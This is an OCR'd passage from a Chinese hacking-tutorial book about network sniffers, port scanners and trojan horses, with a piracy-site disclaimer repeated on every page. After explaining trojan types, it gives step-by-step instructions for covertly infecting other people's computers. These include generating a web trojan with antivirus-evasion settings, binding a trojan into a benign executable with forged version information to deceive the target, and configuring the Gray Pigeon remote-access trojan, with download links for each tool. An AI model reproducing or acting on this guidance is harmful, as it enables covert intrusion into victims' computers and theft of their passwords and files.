免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 8　选择【工具】/【计划安排】命令，在弹出的“计划安排”对话框中单击 新建 按钮，建立一个新任务。如有不需捕获的时间段，单击右侧窗格中对应的方块使之变成白色即可。单击 确定 按钮，如图 2-53 所示。

步骤 9　选择【过滤器】/【编辑过滤器】命令，在弹出的“编辑过滤器设置”对话框的左侧列表中选择“硬件过滤器”选项，在右侧设置硬件过滤器选项，这里选中 ☑ 混杂 复选框，如图 2-54 所示。




图 2-53　设置计划安排




图 2-54　设置硬件过滤条件

步骤 10　选择左侧列表中的“Layer 2，3”选项，在右侧可以设置要捕获的数据包类型，如图 2-55 所示。

步骤 11　选择左侧列表中的“关键字”选项，在右侧可以进行字符匹配的有关设置，这里保持默认，如图 2-56 所示。




图 2-55　设置“Layer 2，3”选项




图 2-56　设置关键字

步骤 12　选择左侧列表的“MAC 地址”选项，在右侧设置 MAC 地址过滤条件。可以从“广播/组播”项选择，也可在地址簿中选择，还可以手动输入 MAC 地址，如图 2-57 所示。

步骤 13　在左侧列表中选择“IP 地址”选项，在右侧的区域中可以设置 IP 地址过滤条件。其设置方法与设置 MAC 地址过滤条件的方法相同，如图 2-58 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 2-57 设置 MAC 地址




图 2-58 设置 IP 地址

步骤 14 选择左侧列表中的“端口”选项，在右侧设置端口的过滤条件。选择“通用端口”列表框中需要过滤的端口，单击 ← 插入 按钮将其添加到“已过滤端口”列表框中即可，如图 2-59 所示。

步骤 15 选择左侧列表中的“高级”选项，在右侧可以设置允许接收的数据包的大小以及与该数据包中所包含的数据匹配的字符等，单击 确定 按钮应用设置，如图 2-60 所示。




图 2-59 设置端口




图 2-60 高级设置

步骤 16 单击“开始捕获”按钮 ▶ 即可开始捕获，在数据包窗口中可以查看捕获结果。选择某个数据包，在数据包编辑器中将会显示该数据包的十六进制码，如图 2-61 所示。

步骤 17 如果要将捕获到的数据包生成新的 TCP 数据包，则单击“封包”按钮，在弹出的菜单中选择“新建空封包”命令，在弹出的“插入封包大小”对话框中设置需要的数值，单击 确定 按钮即可，如图 2-62 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 2-61　开始捕获



图 2-62　生成数据包

2.3.2　Sniffer 嗅探器

Sniffer 嗅探器即 Sniffer Pro，是目前黑客较常用的网络嗅探软件（下载地址是 http://hackbase.com/soft/2007-12-23/15411.html）。Sniffer Pro 的功能包括网络流量分析、实时监控网络活动、利用专家分析系统诊断问题、收集网络利用率和错误等。下面便来看看如何使用 Sniffer Pro。

步骤 1　安装 Sniffer Pro 程序后，选择【开始】/【所有程序】/【Sniffer Pro】/【Sniffer】命令，启动该软件。第一次启动 Sniffer Pro 时，将弹出一个 Settings 对话框要求选择监听的网络适配器，这里选择默认的本地网络适配器，单击 确定 按钮，如图 2-63 所示。

步骤 2　在使用 Sniffer Pro 捕获数据之前，需要针对当前网络状况对其进行设置。在 Sniffer Pro 操作界面中选择【Tools】/【Options】命令，如图 2-64 所示。




图 2-63　关联网络适配器



图 2-64　选择【Tools】/【Options】命令

步骤 3　在弹出的 Options 对话框中选择 General 选项卡，在其中可以设置 Sniffer Pro

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

操作界面中要显示的工具栏、显示选项和更新频率等，如图 2-65 所示。

步骤 4 选择 MAC Threshold 选项卡，在其中可以设置网卡的各项参数阈值，如数据包的最高峰值、网络利用率、允许错误数和丢包数等，如图 2-66 所示。



图 2-65 General（普通）选项卡



图 2-66 MAC Threshold（MAC 阈）选项卡

步骤 5 选择 App Threshold 选项卡，在其中可以设置各种协议的阈值，如响应时间等，如图 2-67 所示。

步骤 6 选择 Alarm 选项卡，在其中可以设置在异常情况下是否报警、报警的次数、声音和动作等，如图 2-68 所示。



图 2-67 App Threshold（应用阈）选项卡



图 2-68 Alarm（警报）选项卡

步骤 7 选择 Protocols 选项卡，在其中设置需要监听的协议及其端口，如图 2-69 所示。

步骤 8 选择 Protocol Forcing 选项卡，在其中可以设置监听的规则。设置完成后单击 确定 按钮应用设置，如图 2-70 所示。

魔法档案

"阈值"指临界值，即一个效应能够产生的最低值或能引起某种特定生理变化所需的最低强度值。如本例中设置网络利用率后，一旦达到设置的临界值 Sniffer Pro 就将停止工作，直到网络利用率降到阈值之下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 2-69　Protocols（协议）选项卡



图 2-70　Protocol Forcing（协议强度）选项卡

步骤 9　单击 Capture 栏中的开始捕获按钮 ▸，即可开始对网络进行嗅探，如图 2-71 所示。通过 Capture 栏可以对整个嗅探过程进行控制。



图 2-71　控制捕获

2.4　常见问题解答



：我在上网和一个黑客聊天时，他向我推荐了一款名为 SuperScan 的软件，它也可以进行网络扫描，但我还不会使用，魔法师能帮助我吗？



：使用 Super Scan 可以扫描某个电脑或某个网段中所有的端口。SuperScan 的操作界面如图 2-72 所示，在其中选择“扫描选项”选项卡，然后设置需要扫描的选项；再选择“主机和服务扫描设置”选项卡，在其中设置需要扫描的范围；接着选择“扫描”选项卡，在“主机名/IP”文本框中输入要扫描的电脑地址，单击 → 按钮将其添加到扫描列表框中，如图 2-73 所示；最后单击“开始扫描”按钮 ▸ 开始运行，扫描结果将在下面的列表框中显示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 2-72 SuperScan 操作界面



图 2-73 设置扫描地址



：在设置 X-Scan 的扫描范围时，我只想对某几个 IP 地址进行扫描，该如何设置呢？



：选择【设置】/【扫描参数】命令，在打开的“扫描参数”对话框中选择“检测范围”选项，指定 IP 范围。如果不清楚 IP 地址段该如何输入，可以单击文本框后面的 示例 按钮，在弹出的“示例”对话框中可以查看有效格式和无效格式。查看完毕后单击 确定 按钮，即可关闭该对话框。

2.5 过 关 练 习

（1）在自己的电脑上使用“流光”软件进行网络扫描。

（2）按照本章的相关内容，使用 Sniffer 嗅探器练习数据拦截工具的使用方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.1 木马的概念

特洛伊木马，简称为木马，是一种用于窃取用户的密码资料、破坏硬盘内的程序或数据的软件。其入侵方式与神话中的特洛伊木马极其类似。它的运行原理通常是诱骗电脑用户将包含木马的软件复制到电脑内，当用户连接到 Internet 后，该软件就会通知黑客，来报告您的 IP 地址以及预先设定的端口。黑客在收到这些信息后，再利用木马在用户不知情的状况下，任意地进行修改电脑的参数设定、复制文件、窃取硬盘数据等活动。在日常生活中，经常出现的 QQ 号码被盗情况，一般就是黑客通过木马窃取的。

3.1.1 认识木马

要想更清楚地知道什么是木马，必须先对木马的危害、原理、特点有所了解，下面就介绍木马这种特殊的黑客入侵软件。

1. 木马的危害

黑客利用木马入侵网络中的电脑，从而达到操纵被入侵电脑的目的。通过控制被入侵电脑，黑客可以任意在其中浏览信息、上传下载文件以及窃取密码等重要信息，而且还可以通过该电脑向其他电脑进行攻击，达到既能攻击更多的主机又能隐藏自身信息的目的，所以木马已经成为黑客攻击电脑的首选工具。

2. 木马的原理

黑客常将已经被木马入侵的主机称为服务器，而将用于接收或控制木马运行的电脑称为客户端，因此一个完整的木马软件一般是由两部分组成，即入侵软件和控制软件，它们的关系如图 3-1 所示，其各自的特点介绍如下。

- **入侵软件**：也叫做服务端，它可以潜入电脑内部，使黑客获取电脑操作权限。
- **控制软件**：也叫做客户端，它用以远程控制服务器端的程序。



图 3-1 木马的原理


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3. 木马的特点

根据木马的原理和危害，可知木马具有伪装性、隐蔽性和顽固性等特点，下面具体介绍：

- **伪装性**：由于人们对于病毒以及木马警觉性的提高，木马通常需要伪装成其他程序才能消除用户的戒心，使用户不会认为它是来历不明的程序，达到不知不觉进入目标主机的目的。
- **隐蔽性**：目前不少木马在传播时，大多会与一些常见的软件一起被用户存储到电脑中，很难被发现，当用户使用该软件时木马就自动运行了。这种具有一定潜伏性的木马，使用未升级的杀毒软件一般很难清除。目前甚至出现了与动态链接库进行链接的木马，这又使木马的隐蔽性得到了提高。
- **顽固性**：某些木马会在系统文件中留下备份文件，当用户用杀毒软件清除木马时，备份文件很难被清除掉，使这些病毒具有了“死灰复燃”的能力。另外木马一般都随系统启动而启动，且有进程保护设置，所以查杀木马非常麻烦。



3.1.2　木马的发展及分类

木马程序技术发展至今，经过了多次大的飞跃，功能也越来越强大，下面就介绍木马的发展和它的分类。

1. 木马的发展

从木马的发展历史来看，可以将其大致分为四代，介绍如下。

- **第一代**：这种木马通过伪装成一个合法性程序诱骗用户上当。由于第一代木马开发的时间较早，其结构和功能都相对简单且针对的操作系统有限，主要是在 UNIX 操作系统，针对 Windows 操作系统的木马并不多。
- **第二代**：第二代木马是具有偷窥、盗窃等功能的木马软件，其特点是需要监听某个特定端口，它相对于前一代功能大大加强。
- **第三代**：随着 Internet 的普及，这一代木马兼备伪装和传播两种特征，并结合 TCP/IP 网络技术四处泛滥。第三代木马完善了连接与文件的传输技术，增加了木马穿透防火墙以及反弹端口的技术，让木马变得更加防不胜防。第三代木马以灰

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



鸽子为代表。

- **第四代**：第四代木马增加了进程隐藏技术，如挂接动态链接库等，完全脱离了端口的第四代木马能更好地隐蔽自己，与客户机建立连接。

2. 木马的分类

大多数的木马都不是单一功能的木马，它们往往是很多种功能的集成品。要对木马进行详细的分类比较困难，不过按功能来进行一次简单的分类对于电脑使用者来说也是非常必要的，木马从功能方面的分类介绍如下。

- **键盘记录木马**：这种木马一般会随 Windows 的启动而启动，在启动后，它会记录你在敲击键盘时的按键情况。也就是说你按过什么按键，安装该木马的黑客都会知道，从而可以获取账号和密码。这种木马通过记录受害者的键盘敲击然后在 LOG 文件里查找密码。
- **密码发送木马**：木马一旦被执行，就会自动搜索内存、Cache、临时文件夹以及各种敏感密码文件，一旦搜索到有用的密码，木马就会利用电子邮件服务将密码发送到指定的邮箱。密码发送型的木马会使用 25 号端口，将从被感染电脑上盗取来的密码以电子邮件方式发送，从而达到获取密码的目的。由于基本上都是自动运行的，所以这类木马隐蔽性很高。
- **程序杀手木马**：程序杀手木马是专门针对杀毒软件而设计的，它可以关闭电脑中常用的杀毒软件，使其他木马更好地发挥作用。
- **代理木马**：这种木马可以使黑客在匿名的情况下使用 Telnet、ICQ、IRC 等程序，从而隐蔽自己的踪迹，让被安装了代理木马的电脑变成黑客发动攻击的“跳板”，这就是代理木马最重要的任务。
- **DOS 攻击木马**：DOS 攻击又被称为拒绝服务攻击，这种攻击主要针对网络服务器，通过使用大量的半连接请求信息造成目标网络服务器瘫痪从而达到拒绝服务的目的。这种攻击的成功率取决于发送的请求数量，也就是说，若成功入侵一台主机并在其中种植 DOS 攻击木马，那么它将成为你进行 DOS 攻击的一个得力助手。使用这种木马会给网络造成极大危害。
- **远程控制木马**：该种类的木马往往集成了多种木马的功能。黑客通过它可以完全控制被入侵的电脑，并在被入侵的机器上为所欲为，可以任意访问文件，得到机主的私人信息甚至包括信用卡、银行账号等至关重要的信息。而且还可以利用它完成一些甚至连电脑主人本身都不能顺利进行的操作，其危害之大实在不容小觑。远程控制木马是数量最多，危害最大，同时也是知名度最高的一种木马。
- **破坏性质的木马**：这种木马和电脑病毒很相似，会破坏电脑中的文件，从而使重要数据丢失。
- **FTP 木马**：FTP 木马是比较早期的木马，它的功能是仿冒 FTP 软件对 21 端口进行监听，等待客户机连接。另外，在较新版本的 FTP 木马中加入了设置用户密码的功能，这样，只有使用者本人才能对该服务器进行入侵。
- **反弹端口型木马**：反弹端口型木马的服务端（入侵软件）使用主动端口，客户端

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（控制软件）使用被动端口。这类木马的设计者在分析了防火墙的特性后发现，防火墙对于连入的链接往往会进行非常严格的过滤，但是对于连出的链接却疏于防范。木马定时监测客户端的存在，发现客户端上线立即弹出端口，主动连接客户端打开的主动端口。为了隐蔽起见，客户端的被动端口一般开在 80，这样，即使用户使用端口扫描软件检查自己的端口，也难以发现木马的存在。

3.2　木马安装的方法

要在他人的电脑中安装木马并且不被发现，并不是一件容易的事情。目前黑客在使用木马前都会对其进行一番伪装，以达到降低用户警觉、欺骗用户的目的。

3.2.1　木马的伪装方法

黑客为了欺骗用户安装木马，专门开发了多种功能来伪装木马，其中常见的伪装方法介绍如下。

- **捆绑文件**：这种伪装手段是将木马捆绑到一个安装程序上，当安装程序运行时，木马在用户毫无察觉的情况下，偷偷安装到系统中。
- **出错显示**：一些高明的黑客为了让其设计的木马更逼真，在木马中加入了一种出错显示的功能，当用户双击木马文件时，会弹出一个错误提示框，提示用户“该文件已损坏，无法运行”，以打消用户的怀疑。其实木马已经成功侵入系统了。
- **修改图标**：在接收到电子邮件时，有时会看到一些电子邮件的附件中包含一些文本文件的图标，但这可能是个木马程序。黑客通过将木马的图标改成 HTML、TXT、ZIP 等各种常见的文件图标，以达到迷惑普通用户的目的。
- **自我销毁**：具有该类功能的木马可以在安装完木马后，自动销毁原木马文件，从而掩盖该木马的来源。
- **定制端口**：现在许多木马都使用了定制端口的功能。这些木马在运行时会随机使用电脑的一个端口作为木马与黑客联系的通信端口，这样普通的用户就很难判断木马的类型。
- **木马更名**：安装到系统文件夹中的木马的文件名一般是固定的，那么只要根据一些查杀木马的文章，按图索骥在系统文件夹中查找特定的文件，就可以断定中了什么木马。所以现在有很多木马都允许控制端用户自由定制安装后的木马文件名，这样就很难判断所感染的木马类型了。

3.2.2　利用网页木马生成器伪装木马

“小僧空尽过 Sp2 网马生成器”是一个可以在网页中伪装木马的软件（下载地址是 http://hackbase.com/soft/2006-08-10/8942.html），通过它可使制作的木马穿透任何防火墙并避免多种杀毒软件的查杀，不过在将木马绑定在网页上之前需要先将木马文件上传到网站

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

空间中备用，具体操作如下：

步骤 1 双击“小僧空尽过 Sp2 网马生成器”的应用程序图标启动软件。

步骤 2 在其操作界面中的“请输入网页木马 Ur 路径”文本框中输入要生成网页木马的网页的路径，单击 生成网马 按钮生成网页木马，如图 3-2 所示。

步骤 3 在软件操作界面中单击 进入免杀一 按钮，如图 3-3 所示。




图 3-2 输入网页木马路径



图 3-3 单击按钮

步骤 4 弹出网页木马添加免杀效果一的对话框，在“请选择网页木马路径”文本框中输入刚生成的网页木马的路径，取消选中 □是否备份 复选框并单击 免杀 按钮，如图 3-4 所示。

步骤 5 在软件操作界面中单击 进入免杀二 按钮，如图 3-5 所示。



图 3-4 设置免杀效果一



图 3-5 单击按钮

步骤 6 弹出为网页木马添加免杀效果二的对话框，在“免杀强度”文本框中输入需要的免杀强度，这里输入“1000”，如图 3-6 所示，单击 免杀 按钮。



图 3-6 设置免杀效果二



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.2.3　利用文件捆绑器伪装木马

“极限居超级捆绑机”是一款将木马和普通文件捆绑在一起，以达到隐藏木马文件目的的软件（下载地址是 http://www.hacker.com.cn/down/view_10745.html）。使用“极限居超级捆绑机”捆绑木马文件的具体操作如下：

步骤 1　双击“极限居超级捆绑机”的应用程序图标，启动软件，在打开的操作界面窗口中单击 添加文件 按钮，如图 3-7 所示。

步骤 2　弹出“选择要捆绑的文件”对话框，在其中选择需要捆绑的木马程序，单击 打开(O) 按钮将其添加到“要捆绑的文件”列表框中，如图 3-8 所示。



图 3-7　启动程序



图 3-8　添加木马程序

步骤 3　在“要捆绑的文件”列表框中选择刚才添加的木马程序，在“打开”下拉列表框中选择 Yes 选项，如图 3-9 所示。

步骤 4　用相同的方法添加一个良性应用程序到“要捆绑的文件”列表框中，同样在“打开”下拉列表框中选择 Yes 选项，如图 3-10 所示。



图 3-9　设置“打开”属性



图 3-10　添加良性软件

步骤 5　为了进一步降低目标主机管理员的警惕性，可以在捆绑器操作界面下方对捆

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

绑后的软件进行版本信息编辑，完成后选中 ☑ 包含版本信息 复选框，单击 捆绑合成 按钮，如图 3-11 所示。

步骤 6 弹出“合并后存放位置”对话框，在“保存在”下拉列表框中选择生成捆绑文件的保存路径，在“文件名”下拉列表框中输入保存的文件名，单击 保存(S) 按钮即可生成一个捆绑了木马程序的可执行文件，如图 3-12 所示。



图 3-11 添加版本信息



图 3-12 生成捆绑文件

3.3 木马信息反馈

当木马的服务端被安装到目标电脑并被激活后，木马会自动进入内存，并开启事先定义的木马端口，准备与黑客使用的客户端电脑建立连接，以便黑客能控制目标电脑。

3.3.1 木马信息反馈机制

信息反馈机制是指木马将目标电脑上的软硬件信息发送到黑客的客户端电脑的方式。常用的发送方式是通过 E-mail、IRC 或 QQ 等进行传输。

从目标电脑反馈回的信息中，黑客可以了解目标电脑的一些软硬件信息，其中包括使用的操作系统、系统目录、硬盘分区和用户账户等信息，在这些信息中，最重要的是目标电脑 IP 地址，通过这个 IP 地址，木马的客户端才能与服务端建立连接。

3.3.2 黑客如何与目标电脑连接

一个木马连接的建立首先必须满足两个条件：一是服务端已安装了木马程序；二是客户端、服务端都要在线。在此基础上客户端可以通过木马端口与服务端建立连接。

比如 A 机为黑客控制的客户端，B 机为目标电脑的服务端，对于 A 机来说要与 B 机建立连接必须知道 B 机的木马端口和 IP 地址，由于木马端口是 A 机事先设定的，为已知项，所以最重要的是如何获得 B 机的 IP 地址。获得 B 机的 IP 地址的方法主要有两种：信

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

息反馈和 IP 扫描。

因为 B 机装有木马，这里假设它的木马端口 7812 是处于开放状态的，所以现在 A 机只要扫描 IP 地址段中 7812 端口开放的主机就行了。A 机使用端口扫描工具进行扫描，当 A 机扫描到这个 IP 时发现它的 7812 端口是开放的，那么这个 IP 就会被添加到列表中，这时 A 机就可以通过木马的客户端向 B 机发出连接信号，B 机中的木马收到信号后立即作出响应；当 A 机收到响应的信号后，开启一个随机端口与 B 机的木马端口 7812 建立连接，到这时一个木马连接才算真正建立。

3.4 灰　鸽　子

灰鸽子是一款著名的木马程序，它采用了第三代木马。由第三代木马的连接原理可以看出，“反弹端口”连接需要服务端预先知道客户端主机的 IP 地址和连接端口，因此在配置客户端程序的时候就需要预先将其指定；再加上其良好的隐藏性，灰鸽子木马程序非常流行。

3.4.1　使用灰鸽子入侵

灰鸽子在对目标电脑进行入侵时，其攻击步骤也可分为配置服务端、种植木马和远程监控 3 大部分，下面分别进行介绍。

1. 配置灰鸽子服务端

在使用灰鸽子前，需要先下载并将其配置文件安装到电脑中（安装文件的下载地址是 http://www.onlinedown.net/soft/41580.htm），由于灰鸽子采用“反弹端口”连接方式，一般需要在动态域名提供商的网站（如 http://www.oray.cn）中申请一个“中间代理”服务器，其申请方式用户可查阅网站上的帮助信息，这里不作介绍。配置灰鸽子服务端的具体操作如下：

步骤 1　启动灰鸽子软件，选择【文件】/【配置服务程序】命令，如图 3-13 所示。

步骤 2　弹出“服务器配置”对话框，在“连接类型”选项卡的“IP 通知 http 访问地址、DNS 解析域名或固定 IP”文本框中输入申请的域名，如图 3-14 所示。



图 3-13　启动软件



图 3-14　配置连接类型

溜客安全网 WwW.176Ku.CoM

